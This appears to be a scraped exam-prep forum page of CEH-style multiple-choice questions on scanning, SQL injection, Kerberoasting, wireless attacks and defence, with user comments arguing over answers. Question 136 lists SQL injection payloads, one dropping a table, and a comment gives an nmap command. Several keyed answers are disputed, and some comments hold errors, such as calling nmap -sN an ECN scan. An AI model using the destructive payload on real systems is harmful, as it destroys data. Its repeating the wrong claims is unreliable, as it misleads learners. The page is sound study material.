upvoted 2 times

marcel9999 3 weeks, 4 days ago

Selected Answer: C

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FICK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request.

upvoted 2 times

Dogeo 1 month, 2 weeks ago

Selected Answer: C

In a TCP Maimon scan, the attacker sends a FICK probe to the target.

upvoted 2 times

pindinga1 1 month, 4 weeks ago

Selected Answer: C

this response is C , TCP Maimon scan

upvoted 2 times

Bob00036 2 months, 2 weeks ago

Selected Answer: C

https://nmap.org/book/scan-methods-maimon-scan.html

upvoted 3 times

Question #115 *Topic 1*

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium

B. BalenaCloud

C. Flowmon

D. IntentFuzzer

Correct Answer: *C*

Community vote distribution

C (100%)

NikoTomas 2 weeks, 1 day ago

Selected Answer: C

• C. Flowmon – A network performance monitoring and security analytics tool that provides flow-based traffic analysis, anomaly detection, and threat intelligence for network operations and cybersecurity. Flowmon can run IDS module to detect security incidents, malware and potentially Zero-Days utilizing Anomaly Detection System (ADS) module (i. e. behavioral analytics)

upvoted 1 times

NikoTomas 2 weeks, 1 day ago

Incorrect answers:

• A. Robotium – A test automation framework for Android applications, allowing developers to write UI tests for native and hybrid apps using Java. It enables black-box testing without needing access to the source code.
• B. BalenaCloud – A cloud-based IoT device management platform that allows users to deploy, manage, and update containerized applications on embedded and edge devices remotely.
--> Tool is not specifically designed to detect or prevent sophisticated threats like cyber espionage, zero-day attacks, or malware.
• D. IntentFuzzer – A security testing tool for Android that generates and sends random intents to apps to detect vulnerabilities, crashes, and potential security flaws related to intent handling and inter-process communication (IPC) exploits.

upvoted 1 times

akrpsn 1 month, 2 weeks ago

Selected Answer: C

Flowmon is a network monitoring and security solution designed for Operational Technology (OT) and Industrial Control Systems (ICS). It provides anomaly detection, traffic analysis, and protection against security incidents such as cyber espionage, zero-day attacks, and malware. Since the organization needs an OT security tool to enhance industrial network reliability and prevent disruptions, Flowmon is the most suitable option.

upvoted 1 times

Dogeo 1 month, 2 weeks ago

Selected Answer: C

Flowmon is a network monitoring and OT (Operational Technology) security tool designed to protect industrial control systems (ICS), critical infrastructure, and enterprise networks.

upvoted 1 times

MHafizC 2 months, 1 week ago

Selected Answer: C

This is Flowmon tool.

upvoted 1 times

Bob00036 2 months, 2 weeks ago

Selected Answer: C

Flowmon is a network monitoring and security solution that has specific capabilities for Operational Technology (OT) environments

upvoted 1 times

Jez92 2 months, 3 weeks ago

Selected Answer: C

Answer should be Flowmon because it is network monitoring and security tool designed to protect OT environments

upvoted 1 times

Question #116 *Topic 1*

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?

A. IaaS

B. SaaS

C. PaaS

D. CaaS

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #117 *Topic 1*

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes.
Which of the following footprinting techniques did Rachel use to finish her task?

A. Google advanced search

B. Meta search engines

C. Reverse image search

D. Advanced image search

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #118 *Topic 1*

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes.
Which type of attack can she implement in order to continue?

A. Pass the hash

B. Internal monologue attack

C. LLMNR/NBT-NS poisoning

D. Pass the ticket

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #119 *Topic 1*

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. Credentialed assessment

B. Internal assessment

C. External assessment

D. Passive assessment

Correct Answer: *D*

Community vote distribution

B (100%)

killwitch 3 weeks, 2 days ago

Selected Answer: D

D. Passive assessment.

Passive assessments are performed by monitoring and analyzing the network traffic without actively interacting with the target systems. In this case, Morris is sniffing the network traffic to gather information, which means he is not directly interacting with the systems (e.g., he is not logging into systems, scanning for vulnerabilities, or sending probes that could trigger responses). Instead, he is just observing the network.

A passive vulnerability assessment typically involves capturing and analyzing data to infer the security posture of the organization without triggering any alarms or affecting the network.

upvoted 2 times

pindinga1 1 month, 4 weeks ago

Selected Answer: B

From my point of view this answer is B Internal Assessment, it cannot be passive, it is inside the network and is doing sniffing, it must configure its interface in promiscuous mode and connect to a network point or a wireless network inside the organization, that is not passive at all.

upvoted 2 times

NikoTomas 2 weeks, 1 day ago

This is incorrect, you can't think of configuration of attacker's own device as active intervention to the destination network. Sniffing is always passive technique, which do NOT require any interaction with target systems / networks. It's just listening - completely passive.

upvoted 1 times

Question #120 *Topic 1*

Which of the following protocols can be used to secure an LDAP service against anonymous queries?

A. NTLM

B. RADIUS

C. WPA

D. SSO

Correct Answer: *A*

Community vote distribution

A (100%)

91a0021 1 month ago

Selected Answer: A

NTLM (NT LAN Manager) is an authentication protocol that can be used to secure LDAP services by enforcing authentication requirements and preventing anonymous queries.

LDAP over NTLM ensures that only authenticated users can access directory services.
It prevents unauthenticated or anonymous users from querying sensitive directory information.
NTLM is commonly used in Windows Active Directory environments to secure LDAP authentication.

upvoted 1 times

Dogeo 1 month, 2 weeks ago

Selected Answer: A

NTLM (NT LAN Manager) is a authentication protocol that can be used in conjunction with LDAP (Lightweight Directory Access Protocol) to secure the service by preventing anonymous queries.

upvoted 1 times

pindinga1 1 month, 4 weeks ago

Selected Answer: A

A.NTLM.

NTLM (NT LAN Manager) is an authentication protocol used in Windows networks. Although not specifically designed to secure a Lightweight Directory Access Protocol (LDAP) service, NTLM can be used to authenticate and authorize users attempting to access an LDAP server. By enabling NTLM or Kerberos authentication on the LDAP server, anonymous queries can be prevented, as users must authenticate before accessing directory information.

upvoted 1 times

Question #121 *Topic 1*

During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.
Which of the following services is enumerated by Lawrence in this scenario?

A. Remote procedure call (RPC)

B. Telnet

C. Server Message Block (SMB)

D. Network File System (NFS)

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #122 *Topic 1*

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

A. Wardriving


B. Wireless sniffing

C. Evil twin

D. Piggybacking

Correct Answer: *D*

Community vote distribution



bibibi 1 month ago

Selected Answer: C

C. Because both of them are clearly connected to a rogue ssid that is looks similar to Jane's wifi.

upvoted 3 times

akrpsn 1 month, 2 weeks ago

Selected Answer: D

A. Wardriving – This involves driving around and scanning for open or vulnerable Wi-Fi networks, but there's no indication that Alice and John had to search for the network.

B. Wireless sniffing – This refers to intercepting wireless communications using packet sniffers, which is not what happened here.

C. Evil twin – This is when an attacker sets up a rogue Wi-Fi network that mimics a legitimate one to trick users into connecting, but there's no mention of a fake network in this scenario.

Since Alice and John accessed the network without explicit permission but without any hacking technique being described, piggybacking is the most appropriate answer.

upvoted 2 times

NikoTomas 2 weeks, 1 day ago

C is correct - Evil Twin.

Alice and John aren't meant to be hackers here, they are victims. The hacker set up rogue AP with Open Authentication (without password) with the same SSID as legitimate AP.

This is the attack.

Piggybacking = entering restricted area (like office) - an AUTHORIZED person KNOWINGLY allows an unauthorized person to enter a secure area.

Can be due to negligence, deception, or social engineering.

Piggybacking is similar to Tailgating = also entering restricted area but WITHOUT KNOWLEDGE of aughorized person (for ex. following someone authorized while door is closing).

upvoted 1 times

Dogeo 1 month, 2 weeks ago

Selected Answer: C

In this case, since Alice and John accessed the network without a password, it suggests that they connected to a fake access point that was created to look like Jane's legitimate network. This rogue access point could be controlled by an attacker, allowing unauthorized users to connect without needing the real password.

upvoted 2 times

HazalAlenazi 1 month, 3 weeks ago

Selected Answer: D

The correct answer is:

D. Piggybacking

Explanation:

Piggybacking occurs when an unauthorized user gains access to a secure network without the owner's permission.
In this case, Alice and John accessed Jane's wireless network without needing a password, meaning they might have exploited an open connection or used saved credentials without Jane's consent.
Why not the other options?
A. Wardriving → Involves driving around and scanning for vulnerable Wi-Fi networks. Jane's case is a home LAN party, not an external attack.
B. Wireless sniffing → Capturing data packets over a network to analyze them. Alice and John are just connecting, not intercepting data.
C. Evil twin → Setting up a rogue Wi-Fi hotspot that mimics a legitimate network to steal data. Jane's network is legitimate, so this is not an evil twin attack.
upvoted 2 times

Question #123 *Topic 1*

Which file is a rich target to discover the structure of a website during web-server footprinting?

A. domain.txt

B. Robots.txt

C. Document root

D. index.html

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #124 *Topic 1*

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network. In this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server.
What is the technique employed by John to bypass the firewall?

A. DNSSEC zone walking

B. DNS cache snooping

C. DNS enumeration

D. DNS tunneling method

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #125 *Topic 1*

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption.
What encryption protocol is being used?

A. RADIUS

B. WPA

C. WEP

D. WPA3

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #126 *Topic 1*

You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

A. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.

B. Use the cloud service provider's encryption services but store keys on-premises.

C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.

D. Use the cloud service provider's default encryption and key management services.

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #127 *Topic 1*

In an advanced persistent threat scenario, an adversary follows a detailed set of procedures in the cyber kill chain. During one such instance, the adversary has successfully gained access to a corporate network and now attempts to obfuscate malicious traffic within legitimate network traffic. Which of the following actions would most likely be part of the adversary's current procedures?

A. Employing data staging techniques to collect and aggregate sensitive data.

B. Initiating DNS tunneling to communicate with the command-and-control server.

C. Establishing a command-and-control server to communicate with compromised systems.

D. Conducting internal reconnaissance using PowerShell scripts.

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #128 *Topic 1*

As a part of an ethical hacking exercise, an attacker is probing a target network that is suspected to employ various honeypot systems for security. The attacker needs to detect and bypass these honeypots without alerting the target. The attacker decides to utilize a suite of techniques. Which of the following techniques would NOT assist in detecting a honeypot?

A. Implementing a brute force attack to verify system vulnerability

B. Probing system services and observing the three-way handshake

C. Using honeypot detection tools like Send-Safe Honeypot Hunter

D. Analyzing the MAC address to detect instances running on VMware

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #129 *Topic 1*

A skilled ethical hacker was assigned to perform a thorough OS discovery on a potential target. They decided to adopt an advanced fingerprinting technique and sent a TCP packet to an open TCP port with specific flags enabled. Upon receiving the reply, they noticed the flags were SYN and ECN-Echo. Which test did the ethical hacker conduct and why was this specific approach adopted?

A. Test 3: The test was executed to observe the response of the target system when a packet with URC, PSH, SYN, and FIN flags was sent, thereby identifying the OS

B. Test 2: This test was chosen because a TCP packet with no flags enabled is known as a NULL packet and this would allow the hacker to assess the OS of the target

C. Test 1: The test was conducted because SYN and ECN-Echo flags enabled to allow the hacker to probe the nature of the response and subsequently determine the OS fingerprint

D. Test 6: The hacker selected this test because a TCP packet with the ACK flag enabled sent to a closed TCP port would yield more information about the OS

Correct Answer: *C*

NikoTomas 2 weeks, 1 day ago

Selected Answer: C

Correct: C

TCP ECN Scan (-sN):

 The Explicit Congestion Notification (ECN) scan is a special type of TCP scan that checks for firewall and OS fingerprinting behavior.
 It sends a SYN packet with the ECN-Echo (ECE) and CWR flags set to probe how a target responds.
 If the target replies with SYN + ECN-Echo (ECE) flags set, it indicates that the host supports ECN.

Example:

nmap -sN -p 80 <target-ip>

✔ Sends SYN + ECN-Echo (ECE) + CWR flags
✔ Checks for ECN support in TCP handshake

Useful for:

✔ Firewall Detection: Some firewalls block ECN-enabled connections.
✔ OS Fingerprinting: Identifies operating systems that support ECN (e.g., modern Linux, Windows, BSD).
✔ Stealthy Reconnaissance: Some IDS/IPS systems don't log ECN scans as aggressive behavior.
upvoted 1 times

Question #130 *Topic 1*

In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with 'y' columns. Each table contains 'z' records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include 'UNION SELECT' statements and 'DBMS_XSLPROCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted 'E=xyz*u'. Assuming 'x=4', 'y=2', and varying 'z' and 'u', which situation is likely to result in the highest extracted data volume?

A. z=600, u=2: The attacker devises 2 SQL payloads, each aimed at tables holding 600 records, affecting all columns across all tables.

B. z=550, u=2: Here, the attacker formulates 2 SQL payloads and directs them towards tables containing 550 records, impacting all columns and tables.

C. z=500, u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables.

D. z=400, u=4: The attacker constructs 4 SQL payloads, each focusing on tables with 400 records, influencing all columns of all tables.

Correct Answer: *A*

Community vote distribution

D (100%)

HazalAlenazi 1 month, 3 weeks ago

Selected Answer: D

A=4×2×600×2=9600

B=4×2×550×2=8800

C=4×2×500×3=12000

D=4×2×400×4=12800

so the answer is D

upvoted 2 times

MHafizC 2 months, 1 week ago

Selected Answer: D

If all are under same value for x and y, that's just left with z and u.

So the highest result from the multiplication of z and u should be the answer.

In this case, D is the highest.

upvoted 2 times

Question #131 *Topic 1*

A large enterprise has been experiencing sporadic system crashes and instability, resulting in limited access to its web services. The security team suspects it could be a result of a Denial of Service (DoS) attack. A significant increase in traffic was noticed in the network logs, with patterns suggesting packet sizes exceeding the prescribed size limit. Which among the following DoS attack techniques best describes this scenario?

A. Smurf attack

B. UDP flood attack

C. Pulse wave attack

D. Ping of Death attack

Correct Answer: *D*

Community vote distribution

91a0021 1 month ago

Selected Answer: D

A Ping of Death (PoD) attack occurs when an attacker sends malformed or oversized ICMP packets (greater than 65,535 bytes) to a target system.
Many systems cannot handle oversized packets properly, causing buffer overflows, crashes, or system instability.
The packets exceed the normal size limit, which matches the behavior observed in the network logs.
This attack was common in older systems but remains a concern for legacy infrastructure or unpatched devices.

upvoted 2 times

Dogeo 1 month, 2 weeks ago

Selected Answer: D

Ping of Death, where the attack involves sending pings (ICMP echo requests) that exceed the maximum allowable size

upvoted 1 times

pindinga1 1 month, 4 weeks ago

Selected Answer: D

correct answer is D "Ping of Death attack"

upvoted 1 times

MHafizC 2 months, 1 week ago

Selected Answer: D

The statement of "packet sizes exceeding the prescribed size limit" is referring to Ping of Death attack.

upvoted 1 times

Question #132 *Topic 1*

Your company has been receiving regular alerts from its IDS about potential intrusions. On further investigation, you notice that these alerts have been false positives triggered by certain goodware files. In response, you are planning to enhance the IDS with YARA rules, reducing these false positives while improving the detection of real threats. Based on the scenario and the principles of YARA and IDS, which of the following strategies would best serve your purpose?

A. Writing YARA rules specifically to identify the goodware files triggering false positives

B. Implementing YARA rules that focus solely on known malware signatures

C. Creating YARA rules to examine only the private database for intrusions

D. Incorporating YARA rules to detect patterns in all files regardless of their nature

Correct Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #133 *Topic 1*

Jake, a network security specialist, is trying to prevent network-level session hijacking attacks in his company. While studying different types of such attacks, he learns about a technique where an attacker inserts their machine into the communication between a client and a server, making it seem like the packets are flowing through the original path. This technique is primarily used to reroute the packets. Which of the following types of network-level session hijacking attacks is Jake studying?

A. TCP/IP Hijacking

B. RST Hijacking

C. UDP Hijacking

D. Man-in-the-middle Attack Using Forged ICMP and ARP Spoofing

Correct Answer: *D*

NikoTomas 2 weeks ago

Selected Answer: D

ARP spoofing

Address Resolution Protocol (ARP) spoofing refers to the MITM technique where the MAC address of the attacking server is linked to the IP address of the legitimate recipient. When the URL is resolved to the IP address of this recipient, the traffic is instead routed to the attacking server.

ICMP packet spoofing

ICMP is part of the Internet protocol suite that communicates diagnostic information between the client and server. The ICMP MITM attack redirects traffic to a routing device controlled by the attacker, before sending it to a gateway connected to the intended recipient.

Any communications received to the gateway are also routed to the attacker's MAC address before sending it to the victim client.

upvoted 1 times

Question #134 *Topic 1*

Given the complexities of an organization's network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH). you are tasked with enhancing the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.

B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.

C. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.

D. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.

Correct Answer: *D*

Community vote distribution

B (100%)

KiranYS 1 week, 1 day ago

Selected Answer: B

A Defense-in-Depth strategy involves implementing multiple layers of security controls across different areas (network, host, application, and data) to reduce the risk of a successful attack

upvoted 1 times

killwitch 1 week, 5 days ago

Selected Answer: B

Given that a threat actor successfully exploited an unknown vulnerability, the best approach to mitigate future attacks is to implement a Defense-in-Depth (DiD) strategy. This security model incorporates multiple layers of security controls to make it significantly harder for an attacker to breach an organization's infrastructure.

DiD reduces single points of failure and ensures that if one layer is compromised, additional layers of security can still protect the system

upvoted 1 times

NikoTomas 2 weeks ago

Selected Answer: D

Correct is D

- At first sight, for me, A looks great - i. e. start from the ground, identify assets, evaluate risks... and as late as risks are known, implement appropriate defensive measures based on it (this is how it should be done in real world).
However, A option ends by risk assessment with no defense - and they are asking for "enhancing the organization's security stance" and "ensure a comprehensive security defense".

- B - Defense in Depth - ok, it is defense and it is some kind of strategy but it is already incorporated in option D) and much more... that's why D) is better answer.

Continuation below...

upvoted 1 times

NikoTomas 2 weeks ago

...continuation:

Correct D -->
The Continual/Adaptive Security Strategy, as outlined by the EC-Council, is built upon four foundational pillars:

1. Protect: Implementing measures to safeguard networks, endpoints, and data against potential threats. This includes deploying defense-in-depth strategies to ensure robust security. eccouncil.org

2. Detect: Continuous monitoring to identify anomalies and potential security incidents promptly, enabling swift action to mitigate risks. securuscomms.co.uk+3eccouncil.org+3cisa.gov+3

3. Respond: Developing and executing effective incident response plans to address and mitigate the impact of security breaches. eccouncil.org

4. Predict: Utilizing threat intelligence, threat hunting, and attack surface analysis to anticipate and prepare for future cyber threats. This strategy ensures a proactive and comprehensive approach to cybersecurity, aligning with the dynamic nature of modern threat landscapes.

upvoted 1 times

Dogeo 1 month, 2 weeks ago

Selected Answer: B

A Defense-in-Depth strategy is designed to provide multiple layers of protection across the network and systems. By using a combination of security measures (e.g., firewalls, intrusion detection systems, access controls, encryption, etc.)

upvoted 2 times

Question #135 *Topic 1*

As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data. However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

A. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure.

B. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay.

C. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries.

D. The hacker alters his approach and injects a DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database.

Correct Answer: *B*

Community vote distribution

C (100%)

NikoTomas 2 weeks ago

Selected Answer: C

For sure C.
As stated in the question, the input sanitization is in place, so the attacker must overcome it somehow - C) Using encoding to avoid blocking of unallowed special characters and/or keywords.

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

Your application already filters special characters in user inputs, which is an effective measure against traditional SQL Injection attacks.

upvoted 1 times

91a0021 1 month ago

Selected Answer: C

The key details in the question indicate:

The attacker is using UNION-based SQL Injection.
This means the goal is to extract data directly rather than relying on indirect inference techniques like time-based delays.
The application filters special characters.
The hacker's immediate problem is bypassing the input sanitization, not dealing with a lack of visible outpu

upvoted 3 times

Question #136 *Topic 1*

You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

A. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

B. ' OR username LIKE '%': This payload uses the LIKE operator to search for a specific pattern in a column

C. ' OR '1'='l: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data

D. ' OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

Correct Answer: *D*

killwitch 1 week, 5 days ago

Selected Answer: D

Among the given options, the most destructive SQL injection payload is option D, as it not only bypasses authentication but also executes a DROP TABLE statement, which results in permanent data loss by deleting an entire database table.

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: A

This payload leverages the UNION SQL operator to combine the results of one query with another. Attackers use UNION-based SQL Injection to extract data from other tables within the database by ensuring that the number of selected columns matches the original query.

upvoted 1 times

NikoTomas 2 weeks ago

Selected Answer: D

which of the following payloads would have the most significant impact?

--> D) DROP table, which deletes entire database, so it makes the most significant impact.

upvoted 2 times

Question #137 *Topic 1*

A malicious user has acquired a Ticket Granting Service from the domain controller using a valid user's Ticket Granting Ticket in a Kerberoasting attack. He exhorted the TGS tickets from memory for offline cracking. But the attacker was stopped before he could complete his attack. The system administrator needs to investigate and remediate the potential breach. What should be the immediate step the system administrator takes?

A. Perform a system reboot to clear the memory

B. Delete the compromised user's account

C. Change the NTLM password hash used to encrypt the ST

D. Invalidate the TGS the attacker acquired

Correct Answer: *D*

NikoTomas 2 weeks ago

Selected Answer: C

Correct is C:

o As the attacker already extracted TGS ticket from memory, the attack continues as follows:

1. Perform Offline Brute-Force on the Ticket

• Since the TGS ticket is encrypted with the service account's NTLM hash, the attacker cracks it offline using Hashcat or John the Ripper.

2. Obtain the Service Account's Cleartext Password

• Once cracked, the attacker can authenticate as the service account, potentially escalating to domain admin.

o So the password of service account (which are usually targets of this attack) is the main goal of the attacker.

o We need to change NTLM password (i. e. account password... which also changes the NTLM hash as it is derived from the password) to avoid attacker accessing the service account with password from the cracked NTLM hash, which he/she already has.

upvoted 2 times

NikoTomas 2 weeks ago

Incorrect:

A) and D) – It's too late for clearing the memory (A) and invalidating TGS tiket (D) as the attacker already has the TGS ticket containing service account's NTLM hash.

B) – Delete compromiesed USER account – INCORRECT as the compromised USER account is not target of this attack (it has usually low privileges, so attacker is looking for service accounts with higher priv.). USER account has been already compromised (i. e. attacker already has credentials) and utilized it for obtaining TGS of service account with higher privileges.

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

A Kerberoasting attack involves an attacker obtaining a Ticket Granting Service (TGS) ticket from memory and attempting to crack it offline to extract the service account's password hash. Since the attacker was stopped before completing the attack, the immediate remediation step should focus on preventing further exploitation.

upvoted 2 times

Question #138 *Topic 1*

You are a cybersecurity consultant for a healthcare organization that utilizes Internet of Medical Things (IoMT) devices, such as connected insulin pumps and heart rate monitors, to provide improved patientcare. Recently, the organization has been targeted by ransomware attacks. While the IT infrastructure was unaffected due to robust security measures, they are worried that the IoMT devices could be potential entry points for future attacks. What would be your main recommendation to protect these devices from such threats?

A. Disable all wireless connectivity on IoMT devices.

B. Regularly change the IP addresses of all IoMT devices.

C. Use network segmentation to isolate IoMT devices from the main network.

D. Implement multi-factor authentication for all IoMT devices.

Correct Answer: *C*

Gibsomd 2 weeks ago

Selected Answer: C

Internet of Medical Things (IoMT) devices often lack strong built-in security and can serve as potential attack vectors for ransomware. Since ransomware typically spreads through lateral movement, isolating IoMT devices from the main network reduces the risk of compromise and propagation.

upvoted 1 times

Question #139 *Topic 1*

You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

A. Provide employees with corporate-owned devices for work-related tasks.

B. Require all employee devices to use a company-provided VPN for internet access.

C. Implement a mobile device management solution that restricts the installation of non-approved applications.

D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Correct Answer: *C*

killwitch 1 week, 5 days ago

Selected Answer: C

Since the phishing attack occurred via a third-party email app on an employee's BYOD device, the best approach is to implement a Mobile Device Management (MDM) solution that:
- Restricts the installation of non-approved applications, ensuring that only secure and vetted apps are used.
- Enforces security policies, such as requiring multi-factor authentication (MFA) and encryption.
- Monitors and manages mobile devices while respecting user privacy.

This reduces the attack surface while allowing employees to continue using their personal devices under the BYOD policy.

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

In a BYOD environment, security policies must strike a balance between protecting company data and allowing user autonomy. The issue here is that a third-party email app bypassed corporate security controls, leading to the phishing compromise.

upvoted 2 times

ehsarx 3 weeks ago

Selected Answer: D

I think we need to raise awareness to our users so that they can spot such attacks on their own devices.

It's not easy to restrict installations on personal devices

upvoted 2 times

Question #140 *Topic 1*

XYZ company recently discovered a potential vulnerability on their network, originating from misconfigurations. It was found that some of their host servers had enabled debugging functions and unknown users were granted administrative permissions. As a Certified Ethical Hacker, what would be the most potent risk associated with this misconfiguration?

A. An attacker may be able to inject a malicious DLL into the current running process

B. Weak encryption might be allowing man-in-the-middle attacks, leading to data tampering

C. Unauthorized users may perform privilege escalation using unnecessarily created accounts

D. An attacker may carry out a Denial-of-Service assault draining the resources of the server in the process

Correct Answer: *C*

killwitch 1 week, 5 days ago

Selected Answer: C

The primary risk associated with misconfigurations—such as enabling debugging functions and granting administrative permissions to unknown users—is that unauthorized users could escalate their privileges.

upvoted 1 times

NikoTomas 2 weeks ago

Selected Answer: A

For me, correct is A:

Question states: “host servers had enabled debugging functions and unknown users were granted administrative permissions” – this already happened and they are asking what can be next.

--> Debugging & Admin privileges together implies that you can perform DLL injection into any process. Debugging function is a standard way how to do it but you need also administrative rights.

Incorrect:
B) – weak encryption has nothing to do with this...
C) – privilege escalation using unnecessarily created accounts – question states that the users were granted admin permissions already so they don’t have to escalate anything.
D) – DoS attack by exhausting resources... you can do it even without admin privileges and debugging if you have any access.

upvoted 1 times

Gibsomd 2 weeks ago

Selected Answer: C

Misconfigurations, such as debugging functions enabled and unknown users having administrative privileges, present a high risk of privilege escalation. Attackers with unauthorized admin-level access can exploit these misconfigurations to elevate their privileges and gain full control over affected systems.

upvoted 2 times

Question #141 *Topic 1*

An organization suspects a persistent threat from a cybercriminal. They hire an ethical hacker, John, to evaluate their system security. John identifies several vulnerabilities and advises the organization on preventive measures. However, the organization has limited resources and opts to fix only the most severe vulnerability. Subsequently, a data breach occurs exploiting a different vulnerability. Which of the following statements best describes this scenario?

A. The organization is at fault because it did not fix all identified vulnerabilities.


B. Both the organization and John share responsibility because they did not adequately manage the vulnerabilities.

C. John is at fault because he did not emphasize the necessity of patching all vulnerabilities.

D. The organization is not at fault because they used their resources as per their understanding.

Correct Answer: *B*

Community vote distribution



MHafizC Highly Voted 2 months, 1 week ago

Selected Answer: A

I would opt for A. John did what was tasked, and the company understood the risk, but they decided not to do an amendment accordingly.

upvoted 5 times

killwitch Most Recent 3 weeks, 2 days ago

Selected Answer: A

Organization opted to fix only the most severe vulnerability.

Other vulnerabilities have been left open, so it's organization's fault.

upvoted 3 times

marcel9999 3 weeks, 4 days ago

Selected Answer: A

John was hired and created his report, the company is then responsible to fix..

upvoted 4 times

HazalAlenazi 1 month, 3 weeks ago

Selected Answer: B

The Organization's Responsibility:

1- They had limited resources, but prioritizing only one vulnerability was a poor risk management decision.

2- Cybersecurity is about holistic protection, not just fixing one critical issue.

3- Ignoring other known vulnerabilities left the system exposed, leading to the data breach.

John's Responsibility:

1- As a professional ethical hacker, John should have clearly communicated the risks of leaving other vulnerabilities unpatched.

2- He should have provided a risk-based prioritization with possible mitigation strategies for all vulnerabilities.

3- If the organization couldn't patch everything, he could have suggested compensating controls (e.g., monitoring, segmentation, or temporary mitigations).

Cybersecurity is a shared responsibility, and this case reflects poor risk prioritization rather than a single point of failure.

upvoted 1 times

